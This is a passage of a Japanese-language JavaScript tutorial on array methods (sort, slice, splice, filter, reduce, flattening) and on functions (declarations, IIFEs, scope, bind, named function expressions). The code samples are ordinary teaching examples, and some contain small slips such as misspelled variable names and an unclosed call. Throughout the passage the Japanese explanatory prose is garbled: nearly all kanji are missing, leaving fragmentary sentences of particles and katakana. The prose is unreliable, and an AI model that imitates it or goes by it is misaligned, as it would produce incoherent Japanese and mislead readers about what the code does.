['s', 't', 'a', 'c', 'K', 'o', 'v', 'E', 'r', 'f', 'l', 'W', '2', '1'].sort((a, b) => {
  return a.localeCompare(b);
});
```

```
['1', '2', 'a', 'c', 'E', 'f', 'K', 'l', 'o', 'r', 's', 't', 'v', 'W']
```

> のがでない、のソートはエラーをスローします。にではないがまれていることがわかっているは、のセーフバージョンをしてください。

```
['s', 't', 'a', 'c', 'K', 1, 'v', 'E', 'r', 'f', 'l', 'o', 'W'].sort((a, b) => {
  return a.toString().localeCompare(b);
});
```

さによるソートのの

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {
  return b.length - a.length;
});
```

は

```
["elephants", "penguins", "zebras", "dogs"];
```

さによるソートのものからに

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {
  return a.length - b.length;
});
```

は

```
["dogs", "zebras", "penguins", "elephants"];
```

ソート

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
  return a - b;
});
```

```
[1, 10, 100, 1000, 10000]
```

ソート

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
  return b - a;
});
```

```
[10000, 1000, 100, 10, 1]
```

をとでべえる

```
[10, 21, 4, 15, 7, 99, 0, 12].sort(function(a, b) {
    return (a & 1) - (b & 1) || a - b;
});
```

```
[0, 4, 10, 12, 7, 15, 21, 99]
```

ソ―ト

```
var dates = [
  new Date(2007, 11, 10),
  new Date(2014, 2, 21),
  new Date(2009, 6, 11),
  new Date(2016, 7, 23)
];

dates.sort(function(a, b) {
  if (a > b) return -1;
  if (a < b) return 1;
  return 0;
});

// the date objects can also sort by its difference
// the same way that numbers array is sorting
dates.sort(function(a, b) {
  return b-a;
});
```

```
[
  "Tue Aug 23 2016 00:00:00 GMT-0600 (MDT)",
  "Fri Mar 21 2014 00:00:00 GMT-0600 (MDT)",
  "Sat Jul 11 2009 00:00:00 GMT-0600 (MDT)",
  "Mon Dec 10 2007 00:00:00 GMT-0700 (MST)"
]
```

のシャロ―クロ―ニング

によっては、オリジナルをしないでアレイをするがあります。 `clone`メソッドのわりに、には、ののののいコピ―をできる`slice`メソッドがあります。これはのレベルだけをクロ―ンすることにしてください。これは、やのようなプリミティブではうまくしますが、オブジェクトではうまくしません。

をシャロ―クロ―ンするつまり、しいインスタンスをちますがじをつには、の1をできます。

```
var clone = arrayToClone.slice();
```

これにより、みみのJavaScript `Array.prototype.slice`メソッドが`Array.prototype.slice`れます。`slice`にをすと、ののいクロ―ンをするよりなをることができますが、に`slice()`をびすだけで、の

いコピーがされます。

のようなオブジェクトをにするためにされるすべてのメソッドは、のにできます 。

6

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.from(arrayToClone);
clone2 = Array.of(...arrayToClone);
clone3 = [...arrayToClone] // the shortest way
```

5.1

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.prototype.slice.call(arrayToClone);
clone2 = [].slice.call(arrayToClone);
```

の

されるES5では、 Array.prototype.findをします 。

```
let people = [
  { name: "bob" },
  { name: "john" }
];

let bob = people.find(person => person.name === "bob");

// Or, more verbose
let bob = people.find(function(person) {
  return person.name === "bob";
});
```

JavaScriptのどのバージョンでも`for`ループのもできます。

```
for (var i = 0; i < people.length; i++) {
  if (people[i].name === "bob") {
    break; // we found bob
  }
}
```

FindIndex

findIndexメソッドは、のがされたテストをたしている、のインデックスをします。それのは-1がされます。

```
array = [
  { value: 1 },
  { value: 2 },
  { value: 3 },
  { value: 4 },
  { value: 5 }
```

```
];
var index = array.findIndex(item => item.value === 3); // 2
var index = array.findIndex(item => item.value === 12); // -1
```

spliceをしたの/

splice()メソッドは、からをするためにできます。このでは、の3をからします。

```
var values = [1, 2, 3, 4, 5, 3];
var i = values.indexOf(3);
if (i >= 0) {
  values.splice(i, 1);
}
// [1, 2, 4, 5, 3]
```

splice()メソッドは、にをするためにもできます。このでは、のに6,7、および8のをします。

```
var values = [1, 2, 4, 5, 3];
var i = values.length + 1;
values.splice(i, 0, 6, 7, 8);
//[1, 2, 4, 5, 3, 6, 7, 8]
```

splice()メソッドののは、を/するインデックスです。 2のは、するのです。 3のは、にするです。

の

なののために、JSON stringifyをしてをすることができます

```
JSON.stringify(array1) === JSON.stringify(array2)
```

> これは、のオブジェクトがJSONシリアライズであり、をんでいないにのみします。
>
> TypeError: Converting circular structure to JSONするがありTypeError: Converting circular structure to JSON

をしてをできます。

```
function compareArrays(array1, array2) {
  var i, isA1, isA2;
  isA1 = Array.isArray(array1);
  isA2 = Array.isArray(array2);

  if (isA1 !== isA2) { // is one an array and the other not?
    return false;      // yes then can not be the same
  }
  if (! (isA1 && isA2)) {      // Are both not arrays
    return array1 === array2;  // return strict equality
  }
  if (array1.length !== array2.length) { // if lengths differ then can not be the same
    return false;
  }
  // iterate arrays and compare them
  for (i = 0; i < array1.length; i += 1) {
```

```
    if (!compareArrays(array1[i], array2[i])) { // Do items compare recursively
      return false;
    }
  }
  return true; // must be equal
}
```

のをするのはです。にがあるがあるとわれるは、 `try` `catch`ラップするがありますへのがまれています

```
a = [0] ;
a[1] = a;
b = [0, a];
compareArrays(a, b); // throws RangeError: Maximum call stack size exceeded
```

このはな`===`をして、のアイテム`{a: 0} === {a: 0}`をし`{a: 0} === {a: 0}`は`false`

をする

6

は、しいにされると、することができます。

```
const triangle = [3, 4, 5];
const [length, height, hypotenuse] = triangle;

length === 3;     // → true
height === 4;     // → true
hypotneuse === 5; // → true
```

はスキップすることができます

```
const [,b,,c] = [1, 2, 3, 4];

console.log(b, c); // → 2, 4
```

りのもできます

```
const [b,c, ...xs] = [2, 3, 4, 5];
console.log(b, c, xs); // → 2, 3, [4, 5]
```

へのであれば、をすることもできます。

```
function area([length, height]) {
  return (length * height) / 2;
}

const triangle = [3, 4, 5];

area(triangle); // → 6
```

3のはではないので、でされていないことにしてください。

ののについては、こちらをごください。

するの

ES5.1では、ネイティブメソッド`Array.prototype.filter`をしてをループし、のコールバックをすエントリだけをすことができます。

のでは、コールバックはにされたがするかどうかをべます。する、それはであり、のにはコピーされません。

5.1

```
var uniqueArray = ['a', 1, 'a', 2, '1', 1].filter(function(value, index, self) {
  return self.indexOf(value) === index;
}); // returns ['a', 1, 2, '1']
```

がES6をサポートしているは、 Setオブジェクトをすることもできます。このオブジェクトをすると、プリミティブでもオブジェクトでも、すべてののののをできます。

6

```
var uniqueArray = [... new Set(['a', 1, 'a', 2, '1', 1])];
```

のアンサーをしてください。

- するSOのえ
- ES6での

すべてのをする

```
var arr = [1, 2, 3, 4];
```

1

しいをし、のをしいものできします。

```
arr = [];
```

これはのからアイテムをしないのでがです。は、にされたときにじられたがあります。あなたはこれにづいていないかもしれませんが、はのはメモリにっています。これはメモリリークのなです。

アレイのによるメモリリークの

```
var count = 0;
```

```
function addListener(arr) { // arr is closed over
  var b = document.body.querySelector("#foo" + (count++));
  b.addEventListener("click", function(e) { // this functions reference keeps
    // the closure current while the
    // event is active
    // do something but does not need arr
  });
}

arr = ["big data"];
var i = 100;
while (i > 0) {
  addListener(arr); // the array is passed to the function
  arr = []; // only removes the reference, the original array remains
  array.push("some large data"); // more memory allocated
  i--;
}
// there are now 100 arrays closed over, each referencing a different array
// no a single item has been deleted
```

メモリリークのをけるには、ののwhileループでをにするには、の2つののいずれかをします。

2

lengthプロパティをすると、すべてのがしいのさからいのさにされます。のすべてのをおよびするもなです。のへのをする

```
arr.length = 0;
```

3

2とですが、されたをむしいをします。アイテムをとしないは、しいがただちにされるようにされるため、このメソッドはです。

```
arr.splice(0); // should not use if you don't want the removed items
// only use this method if you do the following
var keepArr = arr.splice(0); // empties the array and creates a new array containing the
                             // removed items
```

する。

マップをしてのオブジェクトをフォーマットする

`Array.prototype.map()` ののすべてのにされたをびしたをむしいをします。

のコードでは、のをとり、 'fullName'プロパティをつをむしいをします

```
var personsArray = [
  {
    id: 1,
    firstName: "Malcom",
```

```
    lastName: "Reynolds"
  }, {
    id: 2,
    firstName: "Kaylee",
    lastName: "Frye"
  }, {
    id: 3,
    firstName: "Jayne",
    lastName: "Cobb"
  }
];

// Returns a new array of objects made up of full names.
var reformatPersons = function(persons) {
  return persons.map(function(person) {
    // create a new object to store full name.
    var newObj = {};
    newObj["fullName"] = person.firstName + " " + person.lastName;

    // return our new object.
    return newObj;
  });
};
```

たちは、 `reformatPersons(personsArray)` をびすことができ、のなのしいをけりました。

```
var fullNameArray = reformatPersons(personsArray);
console.log(fullNameArray);
/// Output
[
  { fullName: "Malcom Reynolds" },
  { fullName: "Kaylee Frye" },
  { fullName: "Jayne Cobb" }
]
```

`personsArray` とそのはされません。

```
console.log(personsArray);
/// Output
[
  {
    firstName: "Malcom",
    id: 1,
    lastName: "Reynolds"
  }, {
    firstName: "Kaylee",
    id: 2,
    lastName: "Frye"
  }, {
    firstName: "Jayne",
    id: 3,
    lastName: "Cobb"
  }
]
```

キーのペアとして2つのをマージする

2つの々のがあり、その2つのからキ—ののペアをしたいは、のようにのreduceをできます。

```
var columns = ["Date", "Number", "Size", "Location", "Age"];
var rows = ["2001", "5", "Big", "Sydney", "25"];
var result =  rows.reduce(function(result, field, index) {
  result[columns[index]] = field;
  return result;
}, {})

console.log(result);
```

```
{
  Date: "2001",
  Number: "5",
  Size: "Big",
  Location: "Sydney",
  Age: "25"
}
```

をにする

`.split()`メソッドは、をのにします。デフォルトで`.split()`はをスペ—ス `" "` のにします。これは`.split(" ")`をびすのとじです。

`.split()`されるパラメ—タは、のにするまたはをします。

をにするには、の `""` をつ`.split`をびします。 なこれは、すべてのが、ほとんどのとヨ—ロッパのほとんどのをカバ—するUnicodeのにまるにのみします。 3バイトと4バイトのユニコ—ドをとするの、 `slice("")`はそれらをります。

```
var strArray = "StackOverflow".split("");
// strArray = ["S", "t", "a", "c", "k", "O", "v", "e", "r", "f", "l", "o", "w"]
```

6

スプレッド `...` をして、 `string`を`array`にし`string`。

```
var strArray = [..."sky is blue"];
// strArray = ["s", "k", "y", " ", "i", "s", " ", "b", "l", "u", "e"]
```

すべてのがしいかどうかをテストする

`.every`メソッドは、すべてのがされたテストをパスするかどうかをテストします。

すべてのオブジェクトがしいかどうかをテストするには、のコ—ドスニペットをします。

```
[1, 2, 1].every(function(item, i, list) { return item === list[0]; }); // false
[1, 1, 1].every(function(item, i, list) { return item === list[0]; }); // true
```

6

```
[1, 1, 1].every((item, i, list) => item === list[0]); // true
```

のコードスニペットは、プロパティのをテストします。

```
let data = [
  { name: "alice", id: 111 },
  { name: "alice", id: 222 }
];

data.every(function(item, i, list) { return item === list[0]; }); // false
data.every(function(item, i, list) { return item.name === list[0].name; }); // true
```

6

```
data.every((item, i, list) => item.name === list[0].name); // true
```

のをコピーする

sliceメソッドは、ののコピーをします。

`arr.slice([begin[, end]])` 2つのパラメータが`arr.slice([begin[, end]])`です。

ベギン

のであるゼロベースのインデックス。

わり

ゼロベースのインデックスはのわりで、このインデックスまでスライスしますが、まれません。

がのの、 `end = arr.length + end`。

1

```
// Let's say we have this Array of Alphabets
var arr = ["a", "b", "c", "d"...];

// I want an Array of the first two Alphabets
var newArr = arr.slice(0, 2); // newArr === ["a", "b"]
```

2

```
// Let's say we have this Array of Numbers
// and I don't know it's end
var arr = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9...];

// I want to slice this Array starting from
```

```
// number 5 to its end
var newArr = arr.slice(4); // newArr === [5, 6, 7, 8, 9...]
```

またはの

またはのようなオブジェクトがである、つまりすべてのがであるは、 `Math.min.apply`または`Math.max.apply`して、のとして`null`をし、2のとしてをし`null`。

```
var myArray = [1, 2, 3, 4];

Math.min.apply(null, myArray); // 1
Math.max.apply(null, myArray); // 4
```

6

ES6では、 `...`をしてをげ、またはのをることができます。

```
var myArray = [1, 2, 3, 4, 99, 20];

var maxValue = Math.max(...myArray); // 99
var minValue = Math.min(...myArray); // 1
```

のでは、 `for`ループをし`for`ます。

```
var maxValue = myArray[0];
for(var i = 1; i < myArray.length; i++) {
   var currentValue = myArray[i];
   if(currentValue > maxValue) {
      maxValue = currentValue;
   }
}
```

5.1

のでは、 `Array.prototype.reduce()`をしてまたはをします。

```
var myArray = [1, 2, 3, 4];

myArray.reduce(function(a, b) {
  return Math.min(a, b);
}); // 1

myArray.reduce(function(a, b) {
  return Math.max(a, b);
}); // 4
```

6

またはをする

```
myArray.reduce((a, b) => Math.min(a, b)); // 1
myArray.reduce((a, b) => Math.max(a, b)); // 4
```

5.1

reduceバージョンをするreduce 、のリストのをカバーするためにをすがあります

```
function myMax(array) {
  return array.reduce(function(maxSoFar, element) {
    return Math.max(maxSoFar, element);
  }, -Infinity);
}

myMax([3, 5]);              // 5
myMax([]);                  // -Infinity
Math.max.apply(null, []);   // -Infinity
```

reduceをにreduceのについては、 を reduceしてください。

の

2

6

ES6では、でをすることができ...

```
function flattenES6(arr) {
  return [].concat(...arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flattenES6(arrL1)); // [1, 2, 3, 4]
```

5

ES5では、 .applyによってそれをすることができます

```
function flatten(arr) {
  return [].concat.apply([], arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flatten(arrL1)); // [1, 2, 3, 4]
```

そのようにくネストされた

```
var deeplyNested = [4,[5,6,[7,8],9]];
```

このでらにすることができます

```
console.log(String(deeplyNested).split(',').map(Number);
#=> [4,5,6,7,8,9]
```

または

```
const flatten = deeplyNested.toString().split(',').map(Number)
console.log(flatten);
#=> [4,5,6,7,8,9]
```

ののは、がだけでされているにのみします。このでは、オブジェクトのをすることはできません。

のインデックスのにをする

なのは、 `Array.prototype.splice`メソッドでうことができます。

```
arr.splice(index, 0, item);
```

のとサポ―トをえたなバリアント

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  this.splice.apply(this, [index, 0].concat(
    Array.prototype.slice.call(arguments, 1)));
  return this;
};

["a", "b", "c", "d"].insert(2, "X", "Y", "Z").slice(1, 6);  // ["b", "X", "Y", "Z", "c"]
```

そして、のマ―ジとのサポ―ト

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  index = Math.min(index, this.length);
  arguments.length > 1
    && this.splice.apply(this, [index, 0].concat([].pop.call(arguments)))
    && this.insert.apply(this, arguments);
  return this;
};

["a", "b", "c", "d"].insert(2, "V", ["W", "X", "Y"], "Z").join("-");  // "a-b-V-W-X-Y-Z-c-d"
```

entriesメソッド

`entries()`メソッドは、のインデックスのキ―とのペアをむしいArray Iteratorオブジェクトをします。

6

```
var letters = ['a','b','c'];
```

```
for(const[index,element] of letters.entries()){
  console.log(index,element);
}
```

```
0 "a"
1 "b"
2 "c"
```

このはInternet Explorerではサポートされていません。

*CC-by-SA 2.5*のでライセンスされた*Mozilla Contributors*に `Array.prototype.entries`のこのコンテンツの

オンラインでをむ https://riptutorial.com/ja/javascript/topic/187/

103:

き

JavaScriptのは、のアクションをするためのされたなコードをします。はコーディングプロセスをし、ロジックをし、コードをにフォローします。このトピックでは、JavaScriptの、、パラメータ、returnおよびスコープのとについてします。

- のx{return x}
- var example = functionx{return x}
- { ... }; //ちにびされるIIFE
- var instance = newx;
- メソッド
- fn.applyvalueForThis [、arrayOfArgs]
- fn.bindvalueForThis [、arg1 [、arg2、...]]
- fn.callvalueForThis [、arg1 [、arg2、...]]
- **ES2015 +ES6 +**
- const example = x => {return x}; //explicit return
- const example = x => x; //はの
- const example =x、y、z=> {...} // Arrowはのをいます
- => {...}; //をしたIIFE

のについては、 のドキュメントをしてください。

Examples

としての

のはのようになります。

```
function foo(){
}
```

このようにされたは、コンテキストのどこからでもそのでアクセスできます。しかし、オブジェ

クトのようなをうとなことがあります。たとえば、いくつかのセットにづいてにオブジェクトをりて、でまたはのオブジェクトからプロパティをすることができます。

```
var name = 'Cameron';
var spouse;

if ( name === 'Taylor' ) spouse = { name: 'Jordan' };
else if ( name === 'Cameron' ) spouse = { name: 'Casey' };

var spouseName = spouse.name;
```

JavaScriptでは、でもじことができます

```
// Example 1
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = function(value){ /*...*/ };
else if ( hashAlgorithm === 'md5' ) hash = function(value){ /*...*/ };

hash('Fred');
```

のでは、 `hash`はのです。へのがりてられ、その、がするは、のとにカッコをしてびすことができます。

のは、のをたない...をしています。をしてきをすることもできます。のはのようにきすことができます

```
// Example 2
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = sha1Hash;
else if ( hashAlgorithm === 'md5' ) hash = md5Hash;

hash('Fred');

function md5Hash(value){
    // ...
}

function sha1Hash(value){
    // ...
}
```

または、オブジェクトプロパティからをりてることができます。

```
// Example 3
var hashAlgorithms = {
    sha1: function(value) { /**/ },
    md5: function(value) { /**/ }
};

var hashAlgorithm = 'sha1';
```

```
var hash;

if ( hashAlgorithm === 'sha1' ) hash = hashAlgorithms.sha1;
else if ( hashAlgorithm === 'md5' ) hash = hashAlgorithms.md5;

hash('Fred');
```

をすることで、あるがするへのをのにすることができます。これは、のりをのにしようとしたがってそのへのをりてようとすると、にいがきるがあります。

```
// Example 4
var a = getValue;
var b = a; // b is now a reference to getValue.
var c = b(); // b is invoked, so c now holds the value returned by getValue (41)

function getValue(){
    return 41;
}
```

へのはのとじです。ごのとおり、をにりてることができ、そののはでのにりてることができます。へのをののりとしてすなど、のとにへのをすことができます。えば

```
// Example 5
// getHashingFunction returns a function, which is assigned
// to hash for later use:
var hash = getHashingFunction( 'sha1' );
// ...
hash('Fred');


// return the function corresponding to the given algorithmName
function getHashingFunction( algorithmName ){
    // return a reference to an anonymous function
    if (algorithmName === 'sha1') return function(value){ /**/ };
    // return a reference to a declared function
    else if (algorithmName === 'md5') return md5;
}

function md5Hash(value){
    // ...
}
```

をびすには、へのをりてるはありません。このは、5につていますが、getHashingFunctionをびして、すぐにされたをびし、そのりをhashedValueにします。

```
// Example 6
var hashedValue = getHashingFunction( 'sha1' )( 'Fred' );
```

ホイストにする

のとはなり、をするは "ホイスト"されません。2では、 `md5Hash`と`sha1Hash`はスクリプトのにされていますが、すぐにどこでもできます。をどこでしても、インタプリタはそのをスコープのに「ち

げ」、すぐにできるようにします。これはではてはまりませんので、のようなコードはします

```
var functionVariable;

hoistedFunction(); // works, because the function is "hoisted" to the top of its scope
functionVariable(); // error: undefined is not a function.

function hoistedFunction(){}
functionVariable = function(){};
```

の

がされているときは、そのにをつけ、そのをってをびすことができます。

```
foo();

function foo(){
    // ...
}
```

このようにしてをすると、Javascriptランタイムはをメモリにし、りてられたをしてそのへのをします。そのはのスコープでアクセスです。これはをするのにになですが、Javascriptではにをりてるはありません。はにです。

```
function() {
    // ...
}
```

がなしでされるとき、それはとしてられています。このはメモリにされていますが、ににリファレンスがされるわけではありません。すると、あたかもそのようなものがにたないようにえるかもしれませんが、がにないくつかのシナリオがあります。

へののりて

のにないは、それらをにすることです

```
var foo = function(){ /*...*/ };

foo();
```

このようなのについては、「としての」でしくしています。

パラメータとしてのののへの

のは、へのをパラメータとしてけれることができます。これらは、「」または「コールバック」

とばれることもあります。これは、びしのがコーードに「コールバック」できるようにして、びされたのるいをするをえるためです。たとえば、Arrayオブジエクトのmapをすると、のをし、にをしてしいをできます。

```
var nums = [0,1,2];
var doubledNums = nums.map( function(element){ return element * 2; } ); // [0,2,4]
```

この1つののでのみなでスコープをにし、なれとコードのみみをるきをするのは、でですはこのコードをして、がこっているのかをする。

のからのの

をののとしてすとなことがあります。えば

```
var hash = getHashFunction( 'sha1' );
var hashValue = hash( 'Secret Value' );

function getHashFunction( algorithm ){

    if ( algorithm === 'sha1' ) return function( value ){ /*...*/ };
    else if ( algorithm === 'md5' ) return function( value ){ /*...*/ };

}
```

にをびす

のくのとはなり、Javascriptのスコープはブロックレベルではなく、ファンクションレベルです。スコープを。ただし、によってはしいスコープをするがあります。たとえば、をグローバルスコープでするのではなく、 <script>タグでコードをするときにしいスコープをするのがですのスクリプトがとするリスクがあります。このようなをするなは、しいをしてすぐにびすことです。のでをにし、れをしてコードをにアクセスさせることはありません。えば

```
<!-- My Script -->
<script>
function initialize(){
    // foo is safely hidden within initialize, but...
    var foo = '';
}

// ...my initialize function is now accessible from global scope.
// There's a risk someone could call it again, probably by accident.
initialize();
</script>

<script>
// Using an anonymous function, and then immediately
// invoking it, hides my foo variable and guarantees
// no one else can call it a second time.
(function(){
```

```
    var foo = '';
}()) // <--- the parentheses invokes the function immediately
</script>
```

がそれをできるようにするのがなことがあります。たとえば、はにをびしたり、にプロパティをしたりするがあります。しかし、がである、がりてられているのをとするため、これはにです。これはではないソリュ―ションです。

```
var foo = function(callAgain){
    console.log( 'Whassup?' );
    // Less then ideal... we're dependent on a variable reference...
    if (callAgain === true) foo(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Bad.
```

ここでのは、がにをびすためですが、fooのがわると、バグをするのがしくなります。

そうではなく、たちはにへのをえることができます。

```
var foo = function myself(callAgain){
    console.log( 'Whassup?' );
    // Less then ideal... we're dependent on a variable reference...
    if (callAgain === true) myself(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);
```

```
// Console Output:
// Whassup?
// Whassup?
```

はそれのスコープであることにしてください。はのにれていません

```
myself(false); // ReferenceError: myself is not defined
```

このテクニックは、なをコールバックパラメータとしてうときににです。

5

```
// Calculate the fibonacci value for each number in an array:
var fib = false,
    result = [1,2,3,4,5,6,7,8].map(
        function fib(n){
            return ( n <= 2 ) ? 1 : fib( n - 1 ) + fib( n - 2 );
        });
// result = [1, 1, 2, 3, 5, 8, 13, 21]
// fib = false (the anonymous function name did not overwrite our fib variable)
```

ちにびされる

によっては、あなたのをとしてアクセス/することをまないことがあります。すぐびされるIIFEをすることができます。これらはにのです。らはのスコープにアクセスできますが、とはからはアクセスできません。 IIFEについてのなことは、のをしても、IIFEはのようにりげられておらず、されているでびすことができないということです。

```
(function() {
   alert("I've run - but can't be run again because I'm immediately invoked at runtime,
          leaving behind only the result I generate");
}());
```

これはIIFEをくのです。セミコロンののじは、じたのにしてされています。

```
(function() {
   alert("This is IIFE too.");
})();
```

パラメータをIIFEににすことができます

```
(function(message) {
   alert(message);
}("Hello World!"));
```

さらに、をのスコープにすこともできます。

```
var example = (function() {
   return 42;
```

```
}());
console.log(example); // => 42
```

にじて、IIFEのをけることができます。あまりにはられませんが、このパターンには、にできるリファレンスをするなど、いくつかのがあります。また、がコールスタックにまれるため、デバッグがになります。

```
(function namedIIFE() {
    throw error; // We can now see the error thrown in 'namedIIFE()'
}());
```

がでまれているのは、がされるでJavascriptパーサにするもなですが、がにされているでは、をにすることができます。

```
var a = function() { return 42 }();
console.log(a)  // => 42
```

ちにびされるのバージョン

6

```
(() => console.log("Hello!"))(); // => Hello!
```

スコープ

をすると、スコープがされます。

でされたすべてのは、のコードからアクセスできません。このスコープのコードだけがスコープでされたエンティティをることができます。

```
function foo() {
  var a = 'hello';
  console.log(a);  // => 'hello'
}

console.log(a);  // reference error
```

JavaScriptではれができ、じがされます。

```
function foo() {
  var a = 'hello';

  function bar() {
    var b = 'world';
    console.log(a);  // => 'hello'
    console.log(b);  // => 'world'
  }

  console.log(a);  // => 'hello'
  console.log(b);  // reference error
```

```
}

console.log(a);  // reference error
console.log(b);  // reference error
```

JavaScriptがまたはをしようとすると、のスコープでまたはをしめます。のスコープでそのをつけることができないは、それをすために1つのスコープをります。このプロセスは、がつかるまでりされます。 JavaScriptパーサがグローバルスコープにしてもをつけることができないは、エラーがスローされます。

```
var a = 'hello';

function foo() {
  var b = 'world';

  function bar() {
    var c = '!!';

    console.log(a);  // => 'hello'
    console.log(b);  // => 'world'
    console.log(c);  // => '!!'
    console.log(d);  // reference error
  }
}
```

このクライミングのるいは、のスコープのしたのが、にされているため、あるが「になる」ことをします。

```
var a = 'hello';

function foo() {
  var a = 'world';

  function bar() {
    console.log(a);  // => 'world'
  }
}
```

6

JavaScriptがスコープをするは、 `const`キーワードにもてはまります。 `const`キーワードでをすると、をりてすることはできませんが、でするとしいスコープがされ、しいがされます。

```
function foo() {
  const a = true;

  function bar() {
    const a = false;  // different variable
    console.log(a);   // false
  }

  const a = false;    // SyntaxError
  a = false;          // TypeError
  console.log(a);     // true
}
```

しかし、は、 `let`または`const`をしているは、スコープをするのブロックではありません。 `let`と`const`にはもいブロックのスコープがあります。よりなについては、 ここをしてください。

`this`とをバインドする

5.1

JavaScriptのメソッドであるプロパティへのをするとき、、にアタッチされたオブジェクトはえていません。として、そのオブジェクトをするがある`this`ことはできなくなりますし、それをびすと、おそらくクラッシュのとなります。

で`.bind()`メソッドをすると、 `this`とののののをむラッパーをできます。

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.


var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

なモードでない、がメソッド、バインド、またはメソッド`.call`でびされないり、はグローバルオブジェクトブラウザの`window` を`this`に`.call`ます。

```
window.x = 12;

function example() {
  return this.x;
}

console.log(example()); // 12
```

strictモードでは、 `this`はデフォルトでは`undefined`です

```
window.x = 12;

function example() {
```

```
  "use strict";
  return this.x;
}

console.log(example()); // Uncaught TypeError: Cannot read property 'x' of undefined(…)
```

7

バインド

コロンの**bind**は、でしたのとしてできます。

```
var log = console.log.bind(console); // long version
const log = ::console.log; // short version

foo.bar.call(foo); // long version
foo::bar(); // short version

foo.bar.call(foo, arg1, arg2, arg3); // long version
foo::bar(arg1, arg2, arg3); // short version

foo.bar.apply(foo, args); // long version
foo::bar(...args); // short version
```

このは、をすることなく、あなたがにきむことができ`this`どこでも。

コンソールをにバインドする

```
var log = console.log.bind(console);
```

```
log('one', '2', 3, [4], {5: 5});
```

```
one 2 3 [4] Object {5: 5}
```

どうしてそうするか

1つのユースケースは、カスタムロガーがあり、にどちらをするかをしたいにできます。

```
var logger = require('appLogger');

var log = logToServer ? logger.log : console.log.bind(console);
```

、 "arguments"オブジェクト、restおよび**spread**パラメータ

は、のスコープでおよびりてできるのでをけることができます。のは2つのをとり、そのをします。

```
function addition (argument1, argument2){
    return argument1 + argument2;
}

console.log(addition(2, 3)); // -> 5
```

arguments オブジェクト

argumentsオブジェクトには、 デフォルトのをむすべてののパラメータがまれます 。パラメータがにされていないでもできます。

```
(function() { console.log(arguments) })(0,'str', [2,{3}]) // -> [0, "str", Array[2]]
```

argumentsするとき、はにていますが、にはオブジェクトです。

```
(function() { console.log(typeof arguments) })(); // -> object
```

りのパラメータ function (...parm) {}

ES6では、 ...をのパラメータのでると、をにして、されたもののにされるりのすべてのパラメータをむのオブジェクトにします。これにより、こののとなるのでをびすことができます。

```
(function(a, ...b){console.log(typeof b+': '+b[0]+b[1]+b[2]) })(0,1,'2',[3],{i:4});
// -> object: 123
```

スプレッドパラメータ function_name(...varb);

ES6では、 ...は、オブジェクト/をにいてをびすときにもできます。これにより、そのオブジェクトのをそのにのオブジェクトとしてすことができます。

```
let nums = [2,42,-1];
console.log(...['a','b','c'], Math.max(...nums)); // -> a b c 42
```

き

はをけることもをけないこともできます 。

```
var namedSum = function sum (a, b) { // named
    return a + b;
}

var anonSum = function (a, b) { // anonymous
    return a + b;
}
```

```
namedSum(1, 3);
anonSum(1, 3);
```

4
4

しかし、らのはのにされています。

```
var sumTwoNumbers = function sum (a, b) {
    return a + b;
}

sum(1, 3);
```

Uncaught ReferenceErrorがされていません

きは、のシナリオでのとなります。

- デバッグは、のがエラー/スタックトレースにされます
- のいたはちげられ 、のはびされません。
- きとは、をするときのがなります
- ECMAScriptのバージョンによっては、きおよびは、`name`プロパティをなるでうことがあります

されたがびされます。

をする、はののにのみびすことができますが、きはのにびすことができます。する

```
foo();
var foo = function () { // using an anonymous function
    console.log('bar');
}
```

されないTypeErrorfooはではありません

```
foo();
function foo () { // using a named function
    console.log('bar');
}
```

バー

シナリオでのき

はのようにできます。

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');

        say(times - 1);
    }
}

//you could call 'say' directly,
//but this way just illustrates the example
var sayHelloTimes = say;

sayHelloTimes(2);
```

こんにちは
こんにちは

あなたのコードのどこかにのバインディングがされたらどうでしょうか

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');

        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

こんにちは
されないTypeErrorsayはではありません

これは、きをしてできます

```
// The outer variable can even have the same name as the function
// as they are contained in different scopes
var say = function say (times) {
    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it uses the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

こんにちは

こんにちは

また、ボーナスとして、されたをからでも`undefined`にすることはできません

```
var say = function say (times) {
    // this does nothing
    say = undefined;

    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it's using the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

こんにちは
こんにちは

の`name`プロパティ

ES6では、きの`name`プロパティはにされ、の`name`プロパティはにされていました。

5

```
var foo = function () {}
console.log(foo.name); // outputs ''

function foo () {}
console.log(foo.name); // outputs 'foo'
```

